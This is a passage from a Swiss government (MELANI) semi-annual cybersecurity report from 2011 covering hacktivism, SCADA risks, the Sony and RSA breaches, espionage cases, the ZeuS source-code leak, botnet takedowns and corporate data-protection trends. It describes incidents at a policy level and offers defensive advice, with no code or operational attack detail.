[19] http://www.tagesschau.sf.tv/Nachrichten/Archiv/2011/05/13/Schweiz/Hacker-nehmen-das-Handy-ins-Visier (as of 15 August 2011).

[20] http://www.cashcard.ch/ca_home/ca_release-cash-trennung.htm (as of 15 August 2011).

[21] http://www.mobile-zeitgeist.com/2007/08/23/studie-sicherheit-ist-erfolgsfaktor-fuer-nfc/ (as of 15 August 2011).

[22] http://www.macnews.de/iphone/nfc-technologie-zusammenfassung-und-ausblick-88817(as of 15 August 2011).

been targeted by Anonymous. In various other countries (including the United States, England, Holland, Spain, and Turkey), participants in such attacks have already been arrested, which in turn led to further attacks on the websites of the police departments and governments involved.

A far greater problem is posed by *botnet* operators who might be able to join an appeal by Anonymous using their numerous infiltrated computers. It has also already been observed that activists have rented computing capacities of *cloud services*[23] in order to commit or strengthen attacks.

Participation in DDoS attacks is punishable in many places. Some activists are not aware of this, or they erroneously believe they are anonymous. The police operations in various countries are likely to raise awareness in this regard and prevent some people from joining the cooperative or from making their computers available for further attacks.
Although Anonymous repeatedly emphasises that it is a collective of coequal activists, a small group of persons can be regarded as the driving forces of the organisation. These persons are likely more or less adept users who open up possibilities for the broad masses and provide impulses. These positions can, however, also be assumed by any number of persons, also for short periods of time. Accordingly, reports about arrests of a "head" of Anonymous do not mean that the group's activities will cease.

4.2 Attacks by Lulzsec

The hacker collective Lulzsec also surfaced in recent months with several attacks primarily against data in poorly protected areas of webservers and with attacks against availability (*DDoS attacks*). The declared goal of Lulzsec's members was to draw attention to latent vulnerabilities and problems on the Internet. Accordingly, the name of the collective is a contraction of the expressions "lol" (for "laughing out loud") and "sec" (for "security"). After successful attacks, its website includes data, folder structures, and information on the hacked networks and systems.

Lulzsec stated itself that its actions were limited to 50 days and that the group consisted of six members. On 25 June, the last message by Lulzsec was uploaded to its website: a farewell letter. To what extent the dissolution of the group was due to the arrest of suspected Lulzsec members is uncertain.

In contrast to the hacker collective Anonymous (see also Chapter 4.1), Lulzsec was not an undefined grass-roots movement, but rather a hacker collective in the original sense. With its actions, Lulzsec wanted to show the world that security on the Internet is often empty words, and it wanted to sensitise users to the often poor or lacking security measures of major providers. To that extent, Lulzsec certainly had a political message, but this message referred to the Internet and the freedom or security of information in general. In contrast, Anonymous primarily carries out punitive actions via the Internet, as a response to occurrences in the real world its members are opposed to.

4.3 SCADA update

Since the Stuxnet worm became known in the second half of 2010, there has been an increased focus on the security of *SCADA* software. The basic difficulty with SCADA systems

[23] "Cloud services" are services on the Internet offering, in particular, computing power, bandwidth, and memory space.

lies especially in their history: originally, they were sealed-off, independent, and proprietary systems,[24] granting external access at most to the manufacturer for maintenance purposes via a *dial-up modem*.[25] Accordingly, these systems hardly ever have functions to protect them from electronic attacks. Recently, *programmable logic controllers and process control technology* have become increasingly networked, increasingly use standardised protocols and technologies, and are even sometimes reachable via the Internet. Using a special computer search engine[26] (in contrast to website search engines such as Google, Bing etc.), it has become significantly easier to find such devices.[27]

The media presence of Stuxnet apparently awakened the interest in industrial control technology and SCADA systems among many security experts as well. Since then, various vulnerabilities in such products have been found and reported on.[28] Methods have been discovered allowing systems to be taken over remotely, to download or upload any kind of file, to shoot down specific services or controllers,[29] to infiltrate and launch code, and to simply inject false data to which the controllers then react as if they were correct.

The big difference compared with traditional computer software is that manufacturers so far have little experience in resolving vulnerabilities, and that the software of the components is only rarely updated by the operators. In the case of continuously running processes, this can only be done during specific maintenance windows. The effects of patches on the overall process may often be tested only to a very limited extent in advance. The principle "don't touch a running system" entails that failures and breakdowns may quickly give rise to high costs.

SCADA systems are increasingly often connected with the administration systems of companies in order to make business decisions on the basis of real-time data, and data are increasingly exchanged via the Internet. Advocating the strict separation of operational and administrative systems is probably a good idea, but is likely illusory and impractical. Instead, the associated new dangers and risks must be identified, assessed, and strategies for identification and repair in the event of an incident must be developed. However, there are various measures for avoiding interference: e.g. by using a VPN for remote access, a *firewall* with *white listing*, and signing of the control code and configuration.

4.4 80 million Sony client datasets stolen

On 27 April 2011, Sony announced that from 17 April to 20 April 2010, about 80 million client datasets of users of Playstation Network (PSN) and its music and video service Qriocity were stolen. PSN and Qriocity were then separated from the net and put back online only on 14 May 2011. On 2 May 2011, the PC online gaming platform Sony Online Entertainment (SOE)

---

[24] See also MELANI Semi-report 2010/2, Chapter 5.1

[25] Even these – still existing – remote access options offer a target. Sometimes neither the operator nor the manufacturer knows that such connections still exist.

[26] http://www.us-cert.gov/control_systems/pdf/ICS-Alert-10-301-01.pdf; http://www.shodanhq.com (as of 15 August 2011).

[27] http://www.heise.de/security/meldung/Angreifer-nehmen-Industriesteuerungen-im-Internet-aufs-Korn-1129657.html (as of 15 August 2011).

[28] http://us-cert.gov/control_systems/ (as of 15 August 2011),
http://www.nsslabs.com/blog/2011/05/800.html (as of 15 August 2011),
http://www.wired.com/threatlevel/2011/03/scada-vulnerabilities/ (as of 15 August 2011),
http://news.infracritical.com/pipermail/scadasec/2011-May/019934.html (as of 15 August 2011),
http://www.eweek.com/c/a/Security/SCADA-Vulnerabilities-Patched-in-Two-Industrial-Control-Software-from-China-583558/ (as of 15 August 2011).

[29] In the case of some service providers, even a simple scan of the Ethernet communication interface is enough to bring it down.

was also taken off the net, since about 25 million client datasets were stolen there. The platform and the games dependent on it were also successfully reactivated on 14 May 2011.

Attacks of this magnitude cause major financial losses for the company in question. PSN, SOE and Qriocity are largely micromarkets: the focus is on constant purchases by users in small amounts, whether additional packages for a game, a video, or virtual objects within an online game. Major breakdowns of these platforms thus also cause the continuously flowing revenue to dry up. Sony's response – taking almost all online services from the net for more than two weeks and thus doing without this revenue – shows the seriousness of the incident.

It is still unclear what type of data was stolen - probably primarily credit card numbers and other payment details of Sony clients. According to Sony, PSN had more than 60 million clients in January 2011, so that it must be assumed that the entire client base of Sony's online services fell into the hands of the attackers. The same is true of SOE. It is thus probable that the attackers did not merely penetrate the periphery of the Sony network, but rather achieved access to the central client information database of the Sony online services.

The central storage of information - especially in the case of online services - certainly makes sense. However, a cluster risk exists. In line with previous statements in the MELANI semi-annual reports, attention should again be drawn to the importance of integrated information assurance that is not limited to technical securing of the networks. According to the statements by Sony, this appears to have been the case at least for the credit card data, since only about 12,700 credit card numbers were included in the SOE database and the rest was filed in encrypted form. It is unclear what other client data were stored and how centrally they were stored. Since these are online services, usernames, passwords, online and user profiles and the like may have fallen into the hands of the attackers. Should this be the case, the information obtained may be used for future, targeted (*social engineering*) attacks.

4.5 Hacking victim RSA - Companies fear for their security

On 17 March 2011, the security company RSA – one of the worldwide leading manufacturers of crypto solutions and the producer of *SecurID* – became the victim of a hacker attack. SecurID is one of the oldest systems for two-factor authentication for secure logins to computers and is most commonly known as a *hardware token*, which generates a *one-time password* every 60 seconds.

According to the explanations RSA gave in its own *blog*[30], several employees of the company apparently received e-mails with a Microsoft Excel document in the attachment. The document entitled "2011 Recruitment Plan" used a *zero-day exploit* in Adobe *Flash Player* to create a *backdoor*. The attacker was then able to install a modified version of Poison Ivy, a popular *remote administration tool* (RAT). This has already in the past been the centrepiece of various espionage campaigns. A few days previously – on 14 March 2011 – Adobe had informed about new vulnerabilities and communicated that the first attacks exploiting this weakness had already been reported on the Internet.

Even today, there is speculation about what actually was stolen inside RSA. The most interesting target would certainly have been SecurID, however. According to RSA, the mined data "decreases the effectiveness of implementation of two-factor authentication". Various sources in fact claimed that the attackers had stolen both the algorithm which generates the one-time passwords as well as the company-specific initial values, the "*seeds*". With

[30] http://blogs.rsa.com/rivner/anatomy-of-an-attack/ (as of 15 August 2011).

knowledge of the algorithm and these seeds, attackers could probably calculate all one-time passwords. The security of a company would then be limited to static authentication factors, namely the username, password and serial number. If an attacker is able to gain access to these data as well, then he could remotely penetrate the internal company network in question. Various incidents confirm the theory that important data were stolen: especially the fact that RSA declared its willingness (in some cases, the process has already begun) to replace all the tokens generated[31] (about 40 million). Moreover, the attack against the defence company Lockheed Martin[32] (see Chapter 4.6) was carried out with the help of stolen or self-generated RSA one-time passwords. Additionally, there are speculations about attacks against other actors in the defence industry such as L-3 Communications[33] or Northrop Grumman[34].

After the attack, various questions arose concerning the stolen material as well as the method of the attack. Microsoft confirmed that such an attack would have been ruled out by Excel 2010, since that version has a sandbox system. It therefore seems likely that the RSA employees used older versions of the Microsoft software. In addition, the malware used was Poison Ivy and thus a "senior" in the milieu. As RSA itself confirmed, an attack using Poison Ivy uses an FTP connection to transmit the data. The question thus arises why one of the largest security companies in the world permits the export of password-protected data outside the company's network using the FTP protocol. As a further point, the *domains* in connection with the attack should be mentioned. The various domain names used to download the malicious codes to the infected machine and to collect information have been known for quite some time[35]. Here again, it raises the question why a company like RSA was not already filtering these names.
The creation of a Chief Security Officer (CSO) after the attack – or rather the lack of such a position before the attack – is also astonishing. The position of CSO was assigned to Eddie Schwartz, who already had the same position at NetWitness and is thus very familiar with its responsibilities[36].

RSA has announced that it will exchange all its tokens. Since this will take quite some time, given that there are 40 million tokens, clients who still have an old token are concerned about whether their system is currently secure or not – especially since RSA has not communicated clearly to clients about the scope and danger.
The easiest, but also the most cost-intensive, solution would therefore be to switch the authentication solution – i.e. to use a different company than RSA. If this solution is not feasible, then it must be assumed that one's network is only protected externally with static authentication factors. It is thus all the more important to have a strong password (which cannot be discovered through a *brute force attack*). *Brute force attacks* must be monitored. Access from unusual *IP addresses* must also be identified, and in the worst case, blocking *remote access* entirely should be considered.

4.6 Espionage attacks

Cyber attacks against government and companies are meanwhile daily fare (see also Chapter 5.2). In addition to untargeted, widespread attacks with the sole purpose of infecting

[31] http://money.cnn.com/2011/06/08/technology/securid_hack/index.htm (as of 15 August 2011).
[32] http://www.rsa.com/node.aspx?id=3891 (as of 15 August 2011).
[33] http://www.wired.com/threatlevel/2011/05/l-3/ (as of 15 August 2011).
[34] http://www.foxnews.com/scitech/2011/05/31/northrop-grumman-hit-cyber-attack-source-says/ (as of 15 August 2011).
[35] http://krebsonsecurity.com/2011/05/rsa-among-dozens-of-firms-breached-by-zero-day-attacks/ (as of 15 August 2011).
http://krebsonsecurity.com/2011/03/domains-used-in-rsa-attack-taunted-u-s/ (as of 15 August 2011).
[36] https://twitter.com/#!/eddieschwartz/status/78457359114055682 (as of 15 August 2011).

as many computers as possible, targeted attacks also regularly occur. Here is a non-exhaustive list with the most important espionage attacks made public in the first half of 2011:

October 2010: US Nasdaq stock exchange

According to a report[37], attackers penetrated the network of the Nasdaq technology exchange several times in 2010. The attackers apparently "only" looked around, however. After initially classifying the incident as "harmless", the inclusion of the National Security Agency (NSA) in the investigations indicates a broader scope of the attack.

December 2010: French Ministry of Finance

The French Ministry of Finance was the victim of a cyber attack in 2010, in which about 150 computers were infected with espionage software. Apparently, documents were stolen in connection with France's chairmanship of the G20. How the perpetrators accessed the computers and what vulnerabilities were exploited were not disclosed. The documents are said to have reached the attackers via Chinese servers.[38]

January 2011: Canadian Treasury Board and Finance Department

In January 2011, Canadian computer systems at the Treasury Board and Finance Department were infected with malware. According to media reports, the attacks came from "computers in China".[39] The attackers apparently also gained access to the computers of higher-level decision-makers.

March 2011: EU Commission

In March 2011, the EU Commission reported a major hacker attack against itself and external consulting offices. The attack came prior to a two-day meeting on economic strategies. While attacks against EU Commission computers are frequently observed, the dimension in this case was apparently larger than in comparable attacks.

End of May 2011: Lockheed Martin

It was not the first time that the American defence and technology company Lockheed Martin was targeted by attackers. Already in April 2009, hackers gained access to secret information about the F-35 fighter jet programme. In the most recent case, information on SecurID, which had been stolen in the attack on RSA (see Chapter 4.5), was apparently exploited to circumvent the access control system. In any event, SecurID is also used at Lockheed Martin for external access. External access was deactivated once the attack became known. According to Lockheed Martin, the response was sufficiently quick so that no sensitive data were stolen. Other contractors of the US military are said to have been attacked as well. But this was never officially confirmed.

June 2011: International Monetary Fund (IMF)

The International Monetary Fund (IMF) became the victim of a cyber attack that lasted several months. The attack was apparently targeted and large-scale. According to the IMF, it

---

37 http://online.wsj.com/article/SB10001424052748704709304576124502351634690.html (as of 15 August 2011).

38 http://news.softpedia.com/news/French-Finance-Ministry-Targeted-in-Cyber-Espionage-Attack-188016.shtml (as of 15 August 2011).

39 http://www.zdnet.de/news/41549019/bericht-cyberangriff-auf-kanadische-regierung-nach-china-zurueckverfolgt.htm (as of 15 August 2011).

is still unclear whether and which data were stolen. There are sources, however, that speak of a "large amount of data" in e-mails and documents that were stolen.[40]

The espionage attacks in the first half of 2011 once again show that espionage attacks are not merely sporadic, but rather that there is an ongoing interest in data and information, and the pressure on sensitive data is increasing day to day. It must be assumed that additional espionage networks are being constructed and that others have already been established but not yet discovered. Additionally, it must be borne in mind that not only internationally operating major companies can be targets of economic espionage, but also innovative small and medium-size companies. According to the Brandenburg Office for the Protection of the Constitution,[41] about 80% of the victims of economic and industrial espionage are medium-size companies. This is not likely to be different in Switzerland. The size of a company plays no role in principle. The only criterion for espionage is an innovative product including research, development, manufacturing, distribution, and price.

4.7 UNESCO applications freely available on the Internet and confidential information about British nuclear submarine fleet accidentally released on the Internet

Attacks are not the only way data may become public. Malfunctions, misconfigurations, or carelessness may also cause data to end up in the wrong hands. This happened to UNESCO at the end of April 2011. For years, UNESCO had put job application materials on the net without protection. Sensitive information about applicants, such as their previous employers and annual salaries, were practically freely available. To look at the application materials for regular UNESCO positions, a user simply had to register first, which could be done with just a few clicks (and using bogus personal information). The user could then access his own application materials. Simply by modifying the serial number in the URL, however, gave access to other person's applications. An applicant who was "playing around" with the URL discovered the data leak. Even though the applicant informed UNESCO, it did not respond. Only after an enquiry by the German news magazine "Der Spiegel" was the database taken offline.[42]

The British Ministry of Defence accidentally put confidential information about the British nuclear submarine fleet on the Internet. Although the confidential passages in the PDF document were blackened, they were not removed. The texts continued to be available in the PDF document and could be marked up and copied. The document contains detailed information about the circumstances that may trigger a nuclear meltdown on board a nuclear submarine.

The last example shows that it is not sufficient to protect data against unauthorised external access. It is just as important to define appropriate guidelines governing which persons have access to protected documents, and how these documents should be processed and published. For instance, it does not make sense to grant all persons access to all documents. Access dependent on the person is preferable, and it should be considered which document is necessary for the work of which person. Also the *metadata* of files published on the web may under certain circumstances divulge more information than one would like. Office

[40] http://www.businessweek.com/news/2011-06-13/imf-state-backed-cyber-attack-follows-hacks-of-lab-g-20.html (as of 15 August 2011).

[41] http://www.verfassungsschutz.brandenburg.de/sixcms/detail.php/bb1.c.162979.d (as of 15 August 2011).

[42] http://www.spiegel.de/netzwelt/web/0,1518,759538,00.html (as of 15 August 2011).

documents, presentations, images, and other files contain data such as the author, data, software used, and other information that may offer valuable hints for targeted technical or *social engineering* attacks.

4.8 Disclosure of code that may be the source of ZeuS

ZeuS (Wsnpoem/Zbot) is currently probably the best known and most used malware. In MELANI's last semi-annual report[43], we reported that the programmer and owner of ZeuS with the pseudonym Slavik disappeared. He had entrusted the *source code* of the malware to another hacker – Harderman. Harderman is responsible for the SpyEye malware. In a forum, Harderman announced that he would issue a version combining ZeuS and SpyEye. Apparently, Slavik not only gave the code to Harderman, but also sold it for USD 15,000 to an unknown user. However, this user was no expert in *C*++ (the programming language in which the malware was written), and so he didn't have the necessary knowledge to deal with it. So he began in turn to sell the code[44]. Consequently, the code landed on the website of a file-sharing platform. Now everyone has the possibility of downloading the code and – if he is able to do so – modify it as desired for his own purposes.

Disclosure of the source code for the currently most powerful malware did not automatically result in increased attackers against the users e.g. of online banking services. It may mean, however, that other skilled scammers are able to improve and convert the code and make it even more powerful than it already is. It is therefore conceivable that in the not too distant future, malware will surface on the black market and in private forums that is inspired by ZeuS or that represents an even more powerful modification of Zeus.

4.9 Competition on the Internet – Not only paper, but also bits and bytes are patient

On 28 June 2011, Google presented its new social network, Google+, and is thus entering into direct competition with Facebook. Competition enlivens business and often also works to the benefit of users. This is seen in the fact that Facebook announced in August 2011 that it would give users greater control over their data in future. Although Facebook officially claims that the changes are not a direct reaction to Google+, but rather a response to users' wishes, some of the new functions bear a strong resemblance to Google+.

The competition is not limited to innovations, however. Facebook allegedly financed a PR campaign against its Internet rival Google in order to stir up opinion against Google in relation to "privacy". Allegedly, the accusation was spread that Google collects, stores, and evaluates personal information of millions of users without their consent. Apparently, a PR firm called upon bloggers to write critical articles. One blogger published the request on the web, however, forcing Facebook to explain itself.

This story is an example of the possibilities, but also the problems that are generated by blogs, online commentaries, and online review sites. It is no secret that the review sites of hotels often contain many euphemistic reviews. Either one's own hotel is praised to the skies, or a rival is denigrated. While operators try to distinguish real reviews from bogus reviews and to delete the latter, this is not always reliably possible. Academia is also dealing with this

[43] http://www.melani.admin.ch/dokumentation/00123/00124/01122/index.html?lang=en (as of 15 August 2011).

[44] http://blog.trendmicro.com/zeus-source-code-already-in-the-wild/ (as of 15 August 2011).

problem: for instance, Cornell University recently presented software which, with an accuracy of nearly 90%, is said to distinguish bogus comments from real comments. The researchers discovered that real reviews are much more detailed and use concrete terms.[45]

Not only the hotel industry uses these new possibilities; PR agencies and political parties have also long discovered this instrument to launch new products, test client acceptance, or respond quickly to political topics in online articles. To what extent this tool can be legitimately employed is certainly a tightrope walk. For instance, the head of the tablet PC manufacturer "WeTab" used a bogus name on Amazon to write client reviews of its product, before it was forced to quit[46].

The Internet offers information quickly, but usually not in verified form. Because of the anonymity it affords, everyone can make a comment on everything. For users, this means that media savvy is required to distinguish good content from bad. This is especially true in the case of online comments, blog entries, and product reviews. The German Federation of the German Economy has therefore published 10 tips on how to use comments for online purchases.
➔
http://www.bvdw.org/presse/news.html?tx_ttnews[tt_news]=3105&cHash=f07022b04c66c092ac0a2e977edddf75

4.10 Options for fighting botnets – Examples

Rustock takedown

The Rustock botnet was one of the largest spam mailers worldwide, at times capable of sending up to 30 billion *spam* e-mail messages every day using its more than one million bots. At its zenith, Rustock was responsible for more than half of all spam sent worldwide. E-mails included bogus winning notifications of a supposed Microsoft lottery or advertisements for counterfeit and potentially dangerous prescription drugs.

Through a civil lawsuit[47] against 11 unidentified persons, Microsoft obtained a court judgment and seizure order at the beginning of March 2011. With this judgment, the company was able to physically secure evidence with the help of law enforcement authorities and seize affected *command-and-control servers* from five hosting providers for the purpose of analysis. With the help of upstream providers, Microsoft also successfully blocked the IP addresses written into the malcode via which the botnet was controlled, cut off communications in that way, and prevented the botnet from being transferred to a new command-and-control infrastructure.[48]

In this special case, Microsoft worked together with the pharmaceutical company Pfizer, the network security provider FireEye[49] and security experts at the University of Washington. Pfizer conducted trial purchases of the drugs advertised by Rustock and included the results of the analysis in its testimony on behalf of Microsoft's lawsuit. Pfizer's testimony offered the proof that the type of medicine advertised by the spam in question often contains the wrong active ingredients, doses, or even worse, due to the uncertain conditions under which they

45 http://www.haufe.de/newsDetails?newsID=1311927734.31&d_start:int=5&topic=Computer_Web&topicView=Computer%20und%20Web (as of 15 August 2011).

46 http://www.spiegel.de/netzwelt/web/0,1518,721229,00.html (as of 15 August 2011).

47 The documents can be viewed at http://www.noticeofpleadings.com/.

48 http://arstechnica.com/microsoft/news/2011/03/how-operation-b107-decapitated-the-rustock-botnet.ars (as of 15 August 2011); http://blogs.technet.com/b/mmpc/archive/2011/03/18/operation-b107-rustock-botnet-takedown.aspx (as of 15 August 2011); http://krebsonsecurity.com/2011/03/rustock-botnet-flatlined-spam-volumes-plummet/ (as of 15 August 2011); http://online.wsj.com/article/SB10001424052748703328404576207173861008758.html (as of 15 August 2011).

49 http://www.fireeye.com/ (as of 15 August 2011).

are often manufactured. Counterfeit drugs often contain impurities such as pesticides, lead paint, and floor polish, to name only a few.

Under the project name MARS (Microsoft Active Response for Security), Microsoft is seizing measures to combat and dismantle botnets and their criminal infrastructure and to help victims regain control of their infected computers. The most important insight from the efforts to combat botnets, according to Microsoft, is that cooperation between private actors and the state in the execution of proactive suppression efforts is the key to success.

After this action, a reduction of spam volume was observed for about a week. Despite the impressive size of the closed botnet, spammers were quickly able to restore or reconfigure the capacities of their zombie networks. The work of private actors and law enforcement authorities in the fight against botnets and spammers is successful at least in the short run; but with each action, new experiences are gained that can be helpful for future interventions. By establishing these methods, more and more actions can be carried out to this effect, and the air is becoming increasingly thin for cyber criminals.

Coreflood takedown

Coreflood has been around for about ten years and has had more than 100 updates in that time. Because of the constant changes, it was extraordinarily difficult to discover this malware and to clean infected computers. When the Coreflood botnet was shut down, it was said to have consisted of more than two million infected Windows computers. In its initial phase, Coreflood was used for DDoS attacks. Later, the operators turned to other criminal activities: last year, Coreflood drew attention especially for its theft of usernames and passwords, other personal data, and sensitive banking data.

In April 2011, American law enforcement authorities filed charges against 13 unknown persons and obtained a court order. This order allowed their IT experts to seize domains and IP addresses and use them to take over the botnet with their own command-and-control servers.[50] The malware could then no longer be changed by the criminals, remained static, and could now be recognised by anti-virus programmes. Microsoft's Malicious Software Removal Tool also recognised Coreflood.[51] From their own command structure, the authorities sent a command to the infected computers to deactivate the malware. This gives security firms the time to update their virus scanners and tools for the removal of defective software so that Coreflood can be deleted from the affected computers. However, this only works for computers which have turned on the Windows update or installed a virus scanner. The deactivation commands must continue to be sent until all affected computers have been cleaned, since Coreflood is programmed in such a way that it becomes active again whether the system is restarted.

The authorities' server therefore logs the IP addresses of all computers it registers. In cooperation with the Internet providers, the prosecutor is planning to identify the users of the affected computers to inform them of the infection and to assist them in cleaning their computers. For legal reasons, the FBI is only allowed to send a command to delete the malware once the affected user provides written consent.[52]

The authorities are being assisted by the non-profit organisation Internet System Consortium[53] and Microsoft.

---

[50] http://arstechnica.com/tech-policy/news/2011/04/fbi-vs-coreflood-botnet-round-one-goes-to-the-feds.ars (as of 15 August 2011); http://www.fbi.gov/newhaven/press-releases/2011/nh041311.htm (as of 15 August 2011).

[51] A Service that is regularly updated with the Windows Update

[52] http://business.chip.de/news/FBI-Botnetz-quot-Coreflood-quot-ist-eine-harte-Nuss_48684783.html (as of 15 August 2011); http://www.cio.de/news/cio_worldnews/2011/2273146/index2.html (as of 15 August 2011).

[53] http://www.isc.org/ (as of 15 August 2011).

Fighting botnets is a demanding undertaking. In earlier actions, it sufficed to seize the control infrastructure or to shut it down, in order to remove the botnet from the control of the criminals and to make it harmless. The current trend is toward dynamic modification of the malware and control infrastructure, however, which poses new technical and legal challenges for the law enforcement authorities. At a technical level, the botnet infrastructure must be brought and kept under control. In legal terms, the problem mainly consists in the fact that the authorities may not change the victim's system without the consent of the victim (who usually has no idea that his computer has been infected). Such an act would constitute a violation of the victim's property rights, and the authorities would be solely responsible for any unintended side effects of police intervention on a computer. This is different for private providers and Microsoft: through their general business conditions, they may restrict or even exclude any liability and thus unbureaucratically remove the installed malware from the computer with the help of their products. The masterminds of the botnets must be tracked and arrested by the police to ensure that they do not create a new botnet. For these reasons, cooperation between the authorities and private providers is indispensable for the efficient suppression of the botnet problem.

4.11 Cyber strategies in different countries

The topic of cyber defence or cyber security has drawn the attention of governments at the national and international level. Since 2009, several countries have adopted or initiated strategies to defend against cyber attacks and cyber threats in general. Countries such as the United States, England, Germany, Holland, Spain, the Czech Republic and France have presented in-depth strategies and position papers on this topic. Switzerland is also currently drafting a National Cyber Defence Strategy, which is to be adopted by the Federal Council by the end of 2011.

Common to all these efforts is an enhancement of resources relating to cyber defence, primarily at the technical level, as well as the creation of coordination platforms for the cooperation of technical units, intelligence services, and law enforcement bodies. Other points in these countries include strengthening the strategic leadership levels in this field and the greater involvement of the private sector.

At the operational level, Switzerland has had a vertical integration of technical and intelligence capacities relating to cyber security for the benefit of critical infrastructures already since 2004. In this respect, most of the country strategies primarily attempt to link these capacities at least horizontally via operational or strategic coordination platforms and to build up solid public-private partnerships. In comparison to the presented strategies, however, Switzerland lacks the design of a strong political-strategic level in the field of cyber security.

5 Trends / Outlook

5.1 Corporate data: More transparency for fewer thefts

We live in an era when there are almost daily reports of electronic theft in companies (see Chapters 4.4, 4.5 and 5.2). Additionally, numerous data thefts occur that are not made public, and often the companies themselves do not know that they have become victims of a data theft (for example until a competitor may market an identical product potentially months in advance). To exaggerate only somewhat: there are two types of data – those that have already been stolen, and those that have not yet been stolen.

Due to digitalisation and the subsequent triumph of the Internet, the world of data storage, security, and archiving has changed substantially. The following factors play a crucial role in this regard:

- Data are no longer stored in a single location, but rather are structured. This means that the information is stored in a distributed way among various databases (in various locations) that have no value in and of themselves. Only by linking the individual data is the actual information content generated, along with the corresponding value. The possibilities of fast digital linking thus transform these data into valid and valuable information.
- The rapid duplication of digital information constitutes a second important factor: how long would Bradley Manning, who is alleged to have stolen the dispatches on American diplomacy published by Wikileaks, have needed to photocopy or photograph the 250,000 stolen documents?
- A third element with an impact on security is the volume of data produced daily. Various research institutes[54] estimate that the worldwide volume of digital data in 2010 has exceeded the indescribable amount of one zettabyte[55]. Such figures are dizzying and unavoidably lead to a loss of control. The control and processing of electronic data represents one of the greatest challenges in the modern digital world for every individual and every company.
- The fourth point relates to data access. The Internet has opened up the possibility of accessing all personal or professional data from any location, and this has also awakened the desire to do so. Reconciling this desire with security is a challenge especially in the corporate environment. Although it is certainly proper to make access authorisation dependent on the degree of personal responsibility (of course also in order to meet the workload demands), such an approach does not necessarily mean giving all top managers access to all information merely because they want it.

Thanks to digitalisation and the Internet, the transfer, copying, and storage of enormous data volumes has become a common practice. Cloud computing opens up a new dimension in this respect: memory space is no longer operated oneself and made available locally, but is rather rented as a service from one or more suppliers who generally are far away geographically. The identification, classification, and protection of data inventory are becoming increasingly complex because of these developments. Companies try to alleviate this problem by employing solutions such as *data loss prevention*. These solutions attempt to identify sensitive data that leave the internal network. If the data are encrypted, however, and thus no longer readable or their content is no longer analysable, this becomes a difficult undertaking.

The problem of how to deal with sensitive data has not been solved yet by Swiss companies either – quite the contrary: according to information collected by MELANI over the past two years, 85.7% of Swiss companies allow their employees to attach an external peripheral device (USB stick, digital camera, smartphone, etc.) to the computers on the company intranet. 86.7% of companies allow employees to take their company notebooks home and connect them to third-party networks. Only 30% of these portable computers have an encrypted hard drive.

---

[54] http://www.emc.com/collateral/demos/microsites/emc-digital-universe-2011/index.htm (as of 15 August 2011).

[55] 1 zettabyte is one thousand billion gigabytes. 1 gigabyte is 10^9 bytes, i.e. one billion bytes. 1 zettabyte is 10^{21} bytes. The next order of magnitude is a yottabyte, which is 10^{24} bytes or one septillion bytes. An attempt to illustrate the currently existing amount of digital information was undertaken by Wikibon on the website http://wikibon.org/blog/cloud-storage (as of 15 August 2011).

The most important insight is: technology alone will never solve security problems, but at best it will be able to limit them. Vital and confidential data must be differentiated from data that are treated less restrictively or that can even be made public. It must then be defined how long such data must be stored. An expiry data should be determined, after which the data should be destroyed. It should be determined where the data should be located. Cloud computing is therefore not appropriate for all data, even though it certainly offers lower costs for administration and maintenance. Entrusting sensitive data to third parties could also turn out to be a boomerang in the event of theft or legal proceedings, if the data is stored in a country whose legislation is clearly different from that in Switzerland.

One approach to solving this problem is: betting more on transparency and thus reducing the volume of actually sensitive data. Not all data and processes are confidential or valuable per se, and often it is only the storage of unimportant data in separated systems that make them interesting. On the other hand, documents whose loss would threaten the existence of a company (such as the recipe for Appenzeller cheese) must be stored securely. At the same time, a minimum standard for technical security would be necessary, for instance by prohibiting USB sticks and uncontrolled surfing on company computers. In principle, the classic rule "need-to-know – need-to-take – need-to-keep" should be enforced for all data and information.

5.2 Espionage attacks are daily fare

Attacks against governments and companies are meanwhile daily fare. In addition to untargeted, widespread attacks with the sole purpose of infecting as many computers as possible, targeted attacks also regularly occur. Although some spectacular hacker attacks became public in the first half of 2011, such as the cyber attacks against Sony, Lockheed Martin, and RSA, electronic theft of data has been a recurring issue for many years. Already in 2005, the New York Times published a report on an FBI operation named "Titan Rain". This case concerned infected computer systems of the US authorities that had been spied on over an extended period of time for documents and information. As in the current cases, China is often cited as a possible country of origin. For an initial analysis, it is unimportant whether this assessment is correct or not. Rather, the goal should be to understand that the perpetrators will not be satisfied with a single attack. Espionage is a drawn-out process that thrives on establishing and exploiting sources and continuously placing new ones, not least of all in the event that already existing information suppliers are discovered or exchanged. This fundamental method of espionage is also true in the world of ICT. The issue is thus no longer individual attacks, but rather continuous pressure on electronic data and information.

The point of entry for targeted attacks in most cases is still e-mail sent to employees. Sender addresses are falsified in a credible way, so that employees do not become suspicious. The e-mail message then usually refers to a plausible subject, such as an invitation to an upcoming conference including (infected) documents, or sending information e-mails that are tailored to the recipient and that indicate prior intelligence research. In addition to managers, who generally have the most extensive access rights, the human resources department is a popular target. The probability here is especially high that employees open e-mail attachments without much scepticism, since that is part of their daily work.

It must be assumed that attempts are made every day to enter corporate networks in order to spy on them. Depending on the level of interest and sensitivity, more or less energy is invested. Since the attack attempts are ongoing and variable, it is only a question of time until an attack attempt is successful. In many cases, successful attacks are not even recognised. One example was the recent discovery of the espionage network "Shady RAT". Because of a misconfiguration in one of the attackers' control servers, the security provider McAfee was able to secure log file recording access since 2006. Since 2006, 72 companies,

organisations, and governments were systematically spied on. It must be assumed that most of these companies had no idea of the attacks on their networks during this entire time. It is therefore important not only to protect oneself from attacks, but also to prepare oneself for the eventuality of a successful attack. In addition to preparing emergency scenarios, such as the disconnection of networks or even corporate communication in the event of an incident, this must also include the complete protection of existentially important company secrets. "A sober assessment of espionage threats and appropriate preparation are indispensable. The crown jewels must be identified and protected to a high degree."[56] This means that documents whose loss would threaten the existence of a company do not belong on a server that is connected to the Internet or otherwise permits external access.

5.3 Arab Spring – Mediatisation in a globalised world and government network controls

